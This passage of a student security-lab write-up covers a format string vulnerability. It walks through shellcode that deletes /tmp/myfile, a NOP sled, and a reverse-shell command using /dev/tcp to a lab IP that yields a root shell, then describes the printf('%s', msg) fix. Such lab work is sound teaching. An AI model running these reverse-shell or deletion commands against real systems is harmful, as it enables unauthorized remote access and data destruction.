
Myfile created inside tmp folder




The goal of the shell code is to execute the following statement using execve(), which deletes the file /tmp/myfile on the server: /bin/bash -c "/bin/rm /tmp/myfile”




After executing the commands we can see that myfile present inside tmp folder was deleted.





Here, at the beginning of the malicious code we enter a number of NOP operations i.e. \x90 so that our program can run from the start, and we do not have to guess the exact address of the start of our code. The NOPs gives us a range of addresses and jumping to any one of these would give us a successful result, or else our program may crash because the code execution may be out of order.

## Task 7: Getting a Reverse Shell

In the previous format string, we modify the malicious code so that we run the following command to achieve a reverse shell: /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.14/7070 0<&1 2>&1 Executing attack: Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter the format string.






We see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.




## Task 8: Fixing the Problem

The gcc compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments.This happens due to improper usage and not specifying the format specifiers while grabbing input from the user. To fix this vulnerability, we just replace it with printf("%s", msg), and recompile the program again to check if the problem has actually been fixed.




On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.